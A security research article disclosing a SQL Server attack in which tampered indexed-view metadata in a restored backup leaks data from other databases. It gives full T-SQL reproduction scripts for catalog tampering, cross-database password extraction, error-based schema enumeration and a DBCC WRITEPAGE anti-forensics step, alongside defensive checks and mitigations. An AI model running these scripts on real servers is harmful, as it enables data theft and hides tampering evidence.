



Indexed view tampering in SQL Server backups can expose cross-database data after restore. In this article, you’ll learn how restore-boundary attacks work – and how to defend against them.
In my previous article, I showed how SQL Server’s own internal mechanisms could be used as a data exfiltration channel when a tampered backup crossed the restore boundary. This time, I want to explore a different variation of the same broader problem.

This article describes a restore-boundary weakness involving indexed views. An attacker prepares a database backup on an attacker-controlled instance, tampers with the persisted definition of an indexed view, and delivers that database through an otherwise ordinary backup-and-restore workflow.
After the restore, SQL Server evaluates the preserved metadata during indexed-view optimizer-driven execution. Data from databases the attacker cannot directly query may still be pulled into the attacker’s own restored database through trusted internal processing paths. This is a clear cross-database confidentiality problem.
Why is it so dangerous?
The attacker doesn’t need code execution on the host, elevated server privileges on the target, or direct access to the victim database. The hard part happens offline, before the backup is ever restored. On the target system, the attacker only needs the ability to restore the crafted backup and perform normal operations inside the restored database.
That turns restore itself into part of the attack surface. Microsoft explicitly warns that restoring backups from unknown or untrusted sources is a high-risk action because a malicious backup can compromise the wider environment before defensive checks run.
SQL Server indexed views from a security perspective
Indexed views are not ordinary views. SQL Server requires them to be schema-bound, deterministic, and backed by a unique clustered index. Their contents are materialized and maintained as underlying base tables change. Microsoft also notes that data manipulation language (DML) against base tables referenced by indexed views can incur additional maintenance cost, because the engine updates the indexed views as part of normal processing.
In other words, indexed views are deeply integrated into trusted engine behavior. That makes them especially interesting from a security perspective. They are engine-managed objects that participate in maintenance and optimization decisions – not just stored query text.
That trusted status is exactly what makes persisted tampering dangerous. If an attacker can alter the stored definition offline and preserve that altered state inside a backup, the engine may later treat the restored object as legitimate metadata. The definition would never have passed ordinary T-SQL validation.
SQL Server indexed views: the security vulnerabilities explained

At the heart of the issue is a mismatch between how SQL Server validates metadata when it’s created, and how it treats the same metadata after restore. Under normal conditions, indexed views are subject to strict rules. But if an attacker directly modifies the persisted definition on an attacker-controlled instance using a DAC connection and allow updates, those rules can be bypassed offline.
Once the altered database is backed up, the resulting .bak file becomes a vehicle for transporting attacker-influenced metadata across an administrative trust boundary. When that backup is restored elsewhere, the metadata is loaded as part of the database state rather than reconstructed from a trusted logical definition.
Key insight
The restore path does not regenerate view definitions from trusted sources – it loads them directly from a persisted database state. These can carry attacker-controlled logic that SQL Server’s own maintenance routines will later execute.

The security consequence is subtle but serious. The attacker’s login on the target instance may be correctly denied direct access to another database. However, a later DML operation inside the attacker’s own restored database can trigger indexed-view optimizer-driven execution that consults the tampered metadata. If that metadata includes logic that reaches across databases, SQL Server ends up performing work that defeats the intended isolation boundary.
Protect your data. Demonstrate compliance.
How an attacker can take advantage of this vulnerability, step-by-step
The proof of concept unfolds across four stages:
Step 1 — Offline preparation: The attacker creates a legitimate database with a properly formed indexed view on an attacker-controlled SQL Server instance. Once the database is structurally sound, the attacker updates the persisted view definition directly in sys.sysobjvalues. The new definition includes a cross-database subquery that would never pass normal data definition language (DDL) validation. The database is backed up, producing the payload .bak file.
Step 2 — Restore and permission check: On the target SQL Server instance, the attacker restores the crafted backup and receives access only to the restored database. A direct cross-database SELECT is attempted and fails with Msg 916, which is expected as SQL Server correctly denies the explicit query.
Step 3 — The trigger: The attacker recreates a helper view (vw_tmp) inside the restored database, pointing it at the target table in the protected database via a FOR XML query. The attacker then inserts a row into the base table behind the indexed view. That DML operation triggers indexed-view maintenance. The engine consults the tampered persisted definition, which now includes logic referencing the protected database.
Step 4 — Data exfiltration: When the attacker queries the indexed view using WITH(NOEXPAND), the XML column contains rows from the protected database usernames and passwords. This is despite the attacker’s login never having been granted direct access to that database.
NOT SQL INJECTION
This is a trust failure in persisted engine metadata. The malicious code is inserted offline, preserved in a backup, and executed indirectly by trusted internal engine behavior. Parameterization, code review, and application-level hardening do not address it.
How to enumerate unknown schemas via error-based injection
Reading from a known table is bad enough but, when the attacker doesn’t know the target schema, the technique can still be used. It just requires a few more steps, as I describe in this article.
The idea is to reveal the table names by using the error messages. By pointing vw_tmp at SensitiveData.sys.tables and adding a predicate that provokes a CONVERT(INT, ...) failure before access checks complete, the engine returns an error message containing the table name that caused the failure.
The attacker can then iterate through table names one at a time, excluding already-discovered names in successive queries, until the full schema is mapped. They then pivot back to XML extraction via the indexed view path.
The risks of restored metadata – can (and should) you trust it?
It’s tempting to dismiss this as an edge case involving unsupported catalog manipulation, but that misses the point. The real issue is not whether direct system-table writes are a supported workflow – it’s whether a downstream SQL Server instance should trust metadata that crossed a restore boundary without revalidation.
This is especially relevant in managed, hosted, or multi-tenant SQL Server environments where customers are permitted to import their own backups. In those settings, restore is a content-ingestion mechanism for persisted database state, including metadata that shapes how trusted engine subsystems behave.
Microsoft’s official guidance now states explicitly that restoring backups from unknown or untrusted sources is equivalent to loading untrusted executable code into the environment. That framing directly supports the architectural concern described here.
How to interpret Msg 3859 as a security alert
SQL Server can leave behind evidence of unsupported catalog modification. When the system base tables of a database were modified directly in the past, SQL Server surfaces warning Msg 3859 during restore and when DBCC CHECKCATALOG is run:
Msg 3859, State 1:
Warning: The system catalog was updated directly in database ID 7, most recently at Oct 2 2025 10:19AM.
That warning deserves to be elevated from a background note to a concrete defensive trigger. A successful restore should never be treated as evidence that a backup is safe.
Where does SQL Server store that evidence?
The evidence behind Msg 3859 is persisted inside the database file itself, specifically in the boot page: page 9 of file 1. That information can be observed with the undocumented DBCC DBINFO command – for example:
|
1 2 |
-- Inspect the boot page metadata DBCC DBINFO(AppDB) WITH TABLERESULTS, NO_INFOMSGS |
This returns a row for dbi_updSysCatalog, showing the timestamp of the last direct catalog write:
| ParentObject | Object | Field | Value |
| DBINFO STRUCTURE: | DBINFO @0x00000097195F2DB0 | dbi_updSysCatalog | 2025-10-02 10:19:29.877 |
Additionally, DBCC PAGE allows inspection of the raw bytes on the boot page:
|
1 2 3 |
DBCC TRACEON(3604) DBCC PAGE(Sword_of_Omens, 1, 9, 1) WITH NO_INFOMSGS; GO |
The raw page dump reveals the timestamp value embedded at a known offset:
|
1 2 3 4 5 6 7 8 9 |
... Slot 0, Offset 0x60, Length 1786, DumpStyle BYTE Record Type = PRIMARY_RECORD Record Attributes = Record Size = 1786 ... 0000000000000244: 00000000 00000000 00000000 00000000 00000000 .................... 0000000000000258: 00000000 00000000 00000000 00000000 00000000 .................... 000000000000026C: 00000000 00000000 00000000 7326aa00 6ab30000 ............s&ª.j³.. 0000000000000280: 27000000 2b050000 01000000 c2465d00 a1b30000 '...+.......ÂF].¡³.. ... |
Anatomy of dbi_updSysCatalog
The dbi_updSysCatalog field is an 8-byte value stored at the end of offset 0x26C (620 decimal). In the example above, those bytes are 73 26 AA 00 6A B3 00 00. The absolute byte offset within the page is:
|
1 |
96 (page header) + 620 (slot offset) + 4 + 4 + 4 = offset 728 |
This is the exact location that defenders can inspect, so attackers may attempt to zero it out. For defenders, this is useful because the warning is not just a transient restore-time message. It is, in fact, backed by a value stored in the database file itself. This makes it possible to validate whether a database has a history of direct catalog modification even after the restore has completed – and even if the Msg 3859 output wasn’t captured at restore time.
From a security standpoint, dbi_updSysCatalog is an important forensic artifact. Providing a durable clue that unsupported catalog writes occurred, it can help distinguish an ordinary restored database from one that may have been altered specifically to smuggle dangerous metadata across the restore boundary.
Any environment that permits backup import or restore from untrusted sources should treat this field as part of the review process. A restore pipeline that checks for Msg 3859, validates the boot-page indicators, and escalates suspicious databases for deeper analysis, is very resilient. On the contrary, one that simply assumes that a successful restore implies a trustworthy backup, is not resilient.
How attackers can suppress these warnings
Knowing that dbi_updSysCatalog is the forensic signal, a determined attacker may attempt to zero it out before delivering the backup. This can be done using DBCC WRITEPAGE – an undocumented command that allows direct writes to page data. Writing all-zero bytes to offset 728 sets the timestamp to the SQL Server internal equivalent of 1900-01-01, which effectively clears the tampering indicator.
Example of an attacker’s anti-forensics technique (in detail)
The steps below document a method an attacker could use to erase catalog-tampering evidence before creating the malicious backup. This is included for defender awareness, so that the absence of Msg 3859 is not treated as proof that a backup is clean!
|
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 |
-- Set database to single-user to allow page writes ALTER DATABASE AppDB SET SINGLE_USER WITH ROLLBACK IMMEDIATE; GO -- Disable page verify checksum to avoid checksum mismatch error after the write ALTER DATABASE AppDB SET PAGE_VERIFY NONE; GO -- Zero out the dbi_updSysCatalog field at boot page offset 728 (8 bytes) -- This sets the timestamp to 1900-01-01, effectively erasing the tampering record DBCC WRITEPAGE (AppDB, 1, 9, 728, 8, 0x0000000000000000, 1); GO -- Re-enable checksum verification ALTER DATABASE AppDB SET PAGE_VERIFY CHECKSUM; GO -- Return database to normal multi-user access ALTER DATABASE AppDB SET MULTI_USER; GO |
After this operation, the boot page no longer carries a non-zero dbi_updSysCatalog timestamp. A subsequent restore of the modified backup won’t trigger Msg 3859 (and a DBCC CHECKCATALOG won’t surface the warning either.)
This is a critical implication for defenders: the absence of Msg 3859 is not proof that a restored database is clean! A sophisticated attacker will erase this indicator before packaging the backup. Defensive review must go beyond checking for the warning! It should include behavioral analysis of restored objects, inspection of indexed view definitions, and monitoring for unusual internal query patterns after restore.
How to defend against malicious SQL Server backups

Here are five concrete measures for operators and defenders:
- Treat restore as a high-risk security boundary — not just an administrative task. Restoring a database from outside a trusted boundary is equivalent to importing untrusted executable state.
- Only restore backups from within a trusted boundary. Platform operators who allow customer-supplied backups should treat those imports with the same caution as untrusted code.
- Audit restore events and investigate Msg 3859. Any database showing this warning after restore should be reviewed before being trusted in a shared environment.
- Isolate restore workflows and restrict who holds restore privileges. In shared or managed environments, restore-capable principals are security-sensitive.
- Run
DBCC CHECKCATALOGon restored databases as part of the acceptance process. Catalog inconsistencies may indicate prior unsupported modification.
I’ve reported this to Microsoft, but they say it’s a known behavior, so they don’t consider it a security vulnerability. Don’t, therefore, expect a ‘fix’ from their side! Make sure you’re implementing the right measures to prevent the issue.
Move fast. Govern at scale.
Conclusion: rethinking trust in persisted metadata
The broader lesson is ultimately about one thing: trust. SQL Server assumes that certain categories of persisted metadata are safe because they were originally created under strict rules and consumed by trusted engine subsystems. However, if that metadata can be modified offline, preserved inside a backup, and accepted across a restore boundary, restore stops being a passive administrative operation.
Instead, it becomes part of the attack surface. The result? Cross-database confidentiality failure, whereby a user with access only to a restored database can still influence engine behavior in ways that expose data from elsewhere on the same instance.
Whether the ultimate fix is metadata revalidation at restore time, logical reconstruction of indexed view definitions, or stricter distrust of persisted state crossing trust boundaries, the question in shared SQL Server environments is no longer just, “what is this user allowed to query?”. It’s also, “what has the engine been persuaded to trust after restore?”
Appendix: Full Reproduction Steps (T-SQL)
This appendix contains the complete T-SQL reproduction script. Test only in environments you own and control.
The catalog tampering step is performed on a separate attacker-controlled instance solely to generate the malicious backup. Exploitation on the target instance requires only the ability to restore the backup and run DML inside the restored database under a low-privileged tenant login.
How to create a tampered database to be restored (step 1)
(Run on attacker-controlled instance)
|
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 |
/* Step 1. Create a tampered DB to be restored */ -- Create a db USE master GO IF DB_ID('AppDB') IS NOT NULL BEGIN ALTER DATABASE AppDB SET SINGLE_USER WITH ROLLBACK IMMEDIATE DROP DATABASE AppDB END CREATE DATABASE AppDB GO USE AppDB GO -- Creating a couple of tables on AppDB DROP VIEW IF EXISTS vw_indexed DROP VIEW IF EXISTS vw_tmp DROP TABLE IF EXISTS tblTest1 GO CREATE TABLE tblTest1 (RowID INT) GO CREATE VIEW vw_tmp AS SELECT t.MyData FROM (SELECT * FROM tblTest1 FOR XML AUTO, BINARY BASE64) AS t(MyData) GO -- Creating an indexed view CREATE VIEW vw_indexed WITH SCHEMABINDING AS SELECT RowID, CONVERT(XML, '') AS MyData FROM dbo.tblTest1 GO CREATE UNIQUE CLUSTERED INDEX ixView ON vw_indexed(RowID) GO /* Stop the instance -- net stop "SQL Server (SQL2022)" */ /* Start has single user -- net start "SQL Server (SQL2022)" /m"TestSQLFabiano" */ /* Make sure you are adjusting SSMS additional connection parameters to add the app name (Application Name=TestSQLFabiano) and connect as DAC */ /* Enable allow updates config */ USE master GO sp_configure 'allow updates',1 GO RECONFIGURE WITH OVERRIDE GO /* This need to be executed with SQL on single user and from a DAC connection */ /* Update view code to add read data from inline function */ USE AppDB GO DECLARE @NewCode VARCHAR(MAX) SET @NewCode = 'CREATE VIEW vw_indexed WITH SCHEMABINDING AS SELECT RowID, CONVERT(XML, (SELECT MyData FROM dbo.vw_tmp)) AS MyData FROM dbo.tblTest1' UPDATE sys.sysobjvalues SET imageval = CONVERT(VARBINARY(MAX), @NewCode) WHERE objid = OBJECT_ID('vw_indexed') AND value = 2 GO CHECKPOINT GO /* Stop the instance -- net stop "SQL Server (SQL2022)" */ /* Start the instance -- net start "SQL Server (SQL2022)" */ /* Reconnect on SQL using a non-dac connection */ /* Backup the DB, we'll restore this on instance we want to hack */ EXEC xp_cmdshell 'del /Q C:\Temp\Backup\AppDB.bak', NO_OUTPUT GO -- Backup DB BACKUP DATABASE AppDB TO DISK = N'C:\Temp\Backup\AppDB.bak' WITH NAME = N'AppDB-Full Database Backup' GO |
How to create a database with sensitive data (step 2)
(Run on target instance)
|
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 |
/* Step 2. Create Database with Sensitive Data */ USE master GO IF DB_ID('SensitiveData') IS NOT NULL BEGIN ALTER DATABASE SensitiveData SET SINGLE_USER WITH ROLLBACK IMMEDIATE DROP DATABASE SensitiveData END CREATE DATABASE SensitiveData GO USE SensitiveData GO DROP TABLE IF EXISTS TabUsers; GO CREATE TABLE TabUsers ([RowID] INT IDENTITY(1, 1) NOT NULL, [UserName] VARCHAR(200), [Password] VARCHAR(200)); GO INSERT INTO TabUsers([UserName], [Password]) VALUES('User1', 'pwd1'), ('User2', 'pwd2'), ('User3', 'pwd3'), ('User4', 'pwd4'), ('User5', 'pwd5'); GO DROP TABLE IF EXISTS TabTest1; CREATE TABLE TabTest1 (ID INT); GO DROP TABLE IF EXISTS TabTest2; CREATE TABLE TabTest2 (ID INT); GO |
How to restore AppDB.bak on target instance (step 3)
|
1 2 3 4 5 6 7 8 9 10 11 12 13 14 |
/* Step 3. Restore AppDB.bak on instance you want to hack */ -- Remove DB USE master GO IF DB_ID('AppDB') IS NOT NULL BEGIN ALTER DATABASE AppDB SET SINGLE_USER WITH ROLLBACK IMMEDIATE DROP DATABASE AppDB END GO -- Restore AppDB RESTORE DATABASE AppDB FROM DISK = N'C:\Temp\Backup\AppDB.bak' WITH FILE = 1, NOUNLOAD GO |
Creating a low-privileged login (step 4)
|
1 2 3 4 5 6 7 8 9 10 11 12 |
/* Step 4. Create a login AppLogin and only give it access to AppDB */ USE master GO IF SUSER_ID('AppLogin') IS NULL CREATE LOGIN AppLogin WITH PASSWORD=N'102030', CHECK_POLICY=OFF GO USE AppDB GO DROP USER IF EXISTS AppLogin CREATE USER AppLogin FOR LOGIN AppLogin; ALTER ROLE [db_owner] ADD MEMBER AppLogin; GO |
How to access data from any database (step 5)
|
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 |
/* Step 5. Access any data from any DB */ -- AppLogin doesn't have access to SensitiveData db USE AppDB GO EXEC AS LOGIN = 'AppLogin' GO SELECT * FROM SensitiveData.dbo.TabUsers GO /* Msg 916, Level 14, State 2, Line 47 The server principal "AppLogin" is not able to access the database "SensitiveData" under the current security context. */ REVERT; GO /* If you know the table name of DB you want to access, you can use the vw_tmp and the indexed view to access it. For instance, if I want to access SensitiveData.dbo.TabUsers, I can do the following: */ /* Recreate vw_tmp view to read SensitiveData.dbo.TabUsers */ USE AppDB GO EXEC AS LOGIN = 'AppLogin' GO DROP VIEW IF EXISTS vw_tmp GO CREATE VIEW vw_tmp AS SELECT t.MyData FROM (SELECT * FROM SensitiveData.dbo.TabUsers FOR XML AUTO, BINARY BASE64) AS t(MyData) GO REVERT; GO /* Insert something on tblTest1, tsql in the view will be executed with an internal elevated permission. */ USE AppDB GO EXEC AS LOGIN = 'AppLogin' GO DELETE FROM tblTest1; INSERT INTO tblTest1(RowID) VALUES(1); -- Data from SensitiveData.dbo.TabUsers will be there on MyData column SELECT MyData FROM vw_indexed WITH(NOEXPAND); /* <SensitiveData.dbo.TabUsers RowID="1" UserName="User1" Password="pwd1" /> <SensitiveData.dbo.TabUsers RowID="2" UserName="User2" Password="pwd2" /> <SensitiveData.dbo.TabUsers RowID="3" UserName="User3" Password="pwd3" /> <SensitiveData.dbo.TabUsers RowID="4" UserName="User4" Password="pwd4" /> <SensitiveData.dbo.TabUsers RowID="5" UserName="User5" Password="pwd5" /> */ GO REVERT; GO |
Schema discovery via error, explained (step 5b)
When the target table names aren’t known in advance, use the following technique to enumerate them via conversion errors:
|
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 |
/* If you try to access sys.tables, it will fail because there is a validation (HAS_ACCESS function) on that view that check if user has permission to access it. To bypass this validation, we can add a predicate that will be checked before the has_access. For example: */ USE AppDB GO EXEC AS LOGIN = 'AppLogin' GO DROP VIEW IF EXISTS vw_tmp GO CREATE VIEW vw_tmp AS SELECT t.MyData FROM (SELECT name FROM SensitiveData.sys.tables WHERE (CASE WHEN 1=1 AND (schema_id <> SCHEMA_ID('sys') AND name NOT IN ('')) AND (CONVERT(INT, 'name = ' + name) = 0) THEN 0 END) = 0) AS t(MyData) GO INSERT INTO tblTest1(RowID) VALUES(2); /* Msg 245, Level 16, State 1, Line 238 Conversion failed when converting the nvarchar value 'name = TabUsers' to data type int. */ GO REVERT; GO /* Using the technique above, we can identify table names by forcing the conversion failure to be evaluated before has_access. Then, to read next row, we could add table name displayed in the error in the filter. */ -- Reading next table name USE AppDB GO EXEC AS LOGIN = 'AppLogin' GO DROP VIEW IF EXISTS vw_tmp GO CREATE VIEW vw_tmp AS SELECT t.MyData FROM (SELECT name FROM SensitiveData.sys.tables WHERE (CASE WHEN 1=1 AND (schema_id <> SCHEMA_ID('sys') AND name NOT IN ('TabUsers')) AND (CONVERT(INT, 'name = ' + name) = 0) THEN 0 END) = 0) AS t(MyData) GO INSERT INTO tblTest1(RowID) VALUES(2); /* Msg 245, Level 16, State 1, Line 274 Conversion failed when converting the nvarchar value 'name = TabTest1' to data type int. */ GO REVERT; GO */ |
Iterate this pattern, adding each discovered table name to the NOT IN list to fully enumerate the schema. Once a target table is identified, pivot back to the XML extraction method in Step 5.
Simple Talk is brought to you by Redgate Software
FAQs: How tampered indexed-view metadata can break cross-database isolation in SQL Server
1. What is a SQL Server restore-boundary attack?
A restore-boundary attack involves tampering with database metadata offline, embedding it in a backup, and exploiting trusted SQL Server behavior after the database is restored.
2. How do indexed views create a security risk?
Indexed views are trusted, engine-managed objects. If their persisted definitions are altered before backup, SQL Server may execute malicious logic during normal operations after restore.
3. Can attackers access other databases without permissions?
Yes. By abusing trusted engine processes like indexed-view maintenance, attackers can indirectly retrieve data from databases they cannot directly query.
4. Is this a SQL injection vulnerability?
No, this is not SQL injection. It’s a trust issue with persisted metadata that is executed by SQL Server internally after restore.
5. Why are backups from untrusted sources dangerous?
Because backups can contain manipulated metadata, restoring them is effectively importing untrusted executable state into your SQL Server environment.
6. What is Msg 3859 and why does it matter?
Msg 3859 is a warning indicating past direct system catalog modification. It can signal potential tampering and should be treated as a security alert.
7. Can attackers hide evidence of tampering?
Yes. Advanced attackers may erase forensic indicators like dbi_updSysCatalog, meaning the absence of warnings does not guarantee safety.
8. How can I protect against malicious SQL Server backups?
Only restore trusted backups, audit restore operations, run DBCC CHECKCATALOG, restrict restore permissions, and treat restore workflows as a security boundary.
This document contains proprietary information and is protected by copyright law.
Copyright © 2026 Red Gate Software Limited. All rights reserved





Load comments